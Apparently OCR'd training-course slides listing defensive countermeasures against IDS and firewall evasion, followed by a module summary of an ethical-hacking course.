
How to Defend Against IDS Evasion

1. Shut down **switch ports** associated with known attack hosts
2. Perform an **in-depth analysis** of ambiguous network traffic for all possible threats
3. Use **TCP FIN** or a **Reset** (RST) packet to terminate malicious TCP sessions
4. Look for the a **nop opcode** other than 0x90 to defend against the polymorphic shellcode problem
5. Train users to **identify attack patterns** and regularly **update/patch** all the systems and network devices
6. **Deploy IDS** after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor
7. Use a **traffic normalizer** to remove potential ambiguity from the packet stream before it reaches the IDS
8. Ensure that the IDS **normalizes fragmented packets** and allows those packets to be reassembled in the proper order
9. **Define DNS server** for client resolver in routers or similar network devices
10. **Harden the security** of all communication devices such as modems and routers
11. If possible, block **ICMP TTL expired packets** at the external interface level and change the TTL field to a large value
12. Regularly update the **antivirus signature** database
13. Use a **traffic normalization** solution at the IDS to protect the system against evasions
14. Store the **attack information** (attacker IP, victim IP, timestamp, etc.) for future analysis

How to Defend Against IDS Evasion

- Shut down switch ports associated with known attack hosts.
- Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- Use TCP FIN or Reset (RST) packet to terminate malicious TCP sessions.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcode problem.
- Train users to identify attack patterns and regularly update/patch all the systems and network devices.
- Deploy IDS after a thorough analysis of the network topology, nature of network traffic, and number of hosts to monitor.
- Use a traffic normalizer to remove potential ambiguity from the packet stream before it reaches the IDS.
- Ensure that the IDS normalizes fragmented packets and allows those packets to be reassembled in the proper order.
- Define DNS server for client resolver in routers or similar network devices.
- Harden the security of all communication devices such as modems and routers.
- If possible, block ICMP TTL expired packets at the external interface level and change the TTL field to a considerable value, ensuring that the end host always receives the packets.
- Regularly update the antivirus signature database.

- Use a traffic normalization solution at the IDS to protect the system from evasions.
- Store the attack information (attacker IP, victim IP, timestamp, etc.) for future analysis.
- Ensure that the packets are arriving from a path secured with IDS; if not, perform a deep analysis on packets arriving from non-IDS paths.
- Ensure that snort rules are perfectly configured to avoid DoS attacks using snort false positives.
- Periodically check for malicious script injection in snort rules directory.
- Employ a hybrid signature-based exploit protection technique that comprises of advanced statistical and behavioral based analysis techniques to prevent IDS evasion using zero-day exploit.




How to Defend Against Firewall Evasion

1. The firewall should be configured such that the IP address of an intruder should be filtered out
2. Set the firewall ruleset to deny all traffic and enable only the services required
3. If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID
4. Configure a remote syslog server and apply strict measures to protect it from malicious users
5. Monitor firewall logs at regular intervals and investigate all suspicious log entries found
6. By default, disable all FTP connections to or from the network
7. Catalog and review all inbound and outbound traffic allowed through the firewall
8. Run regular risk queries to identify vulnerable firewall rules
9. Monitor user access to firewalls and control who can modify the firewall configuration
10. Specify the source and destination IP addresses as well as the ports
11. Notify the security policy administrator about firewall changes and document them
12. Control physical access to the firewall
13. Take regular backups of the firewall ruleset and configuration files
14. Schedule regular firewall security audits

How to Defend Against Firewall Evasion

- The firewall should be configured such that the IP address of an intruder should be filtered out.
- Set the firewall rule set to deny all traffic and enable only the services required.
- If possible, create a unique user ID to run the firewall services instead of running the services using the administrator or root ID.
- Configure a remote syslog server and apply strict measures to protect it from malicious users.
- Monitor firewall logs at regular intervals and investigate all suspicious log entries.
- By default, disable all FTP connections to or from the network.
- Catalog and review all inbound and outbound traffic allowed through the firewall.
- Run regular risk queries to identify vulnerable firewall rules.
- Monitor user access to firewalls and control who can modify the firewall configuration.
- Specify the source and destination IP addresses as well as the ports.
- Notify the security policy administrator about firewall changes and document them.
- Control physical access to the firewall.
- Take regular backups of the firewall ruleset and configuration files.
- Schedule regular firewall security audits.
- Look for integrated HTTPS/TLS inspection to defend against evasions.

- Use HTTP Evader to run automated testing for suspected firewall evasions.
- Use application identification to block malicious applications from any outbound connections.



Module Summary

❑ In this module, we have discussed the following:

  ➢ IDS, IPS, firewall, and honeypot concepts and solutions

  ➢ Various techniques to bypass IDSs and firewalls

  ➢ Various techniques to bypass NAC and endpoint security

  ➢ Various IDS/Firewall evasion tools

  ➢ How to detect and defeat honeypots

  ➢ We concluded with a detailed discussion on various countermeasures that should be employed in order to prevent IDS/Firewall evasion attempts by threat actors

❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform web server hacking to get valuable information such as credit card numbers and passwords

Module Summary

This module discussed different IDS, IPS, firewall, and honeypot concepts and solutions. It also described various techniques for bypassing IDS and firewalls. It also explained various techniques to bypass NAC and endpoint security. In addition, it illustrated various IDS/firewall evasion tools. Further, it explained how to detect and defeat honeypots. Finally, it ended with a detailed discussion of various countermeasures to be adopted to prevent IDS/Firewall evasion attempts by threat actors.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform web server hacking to gain valuable information such as credit card numbers and passwords.

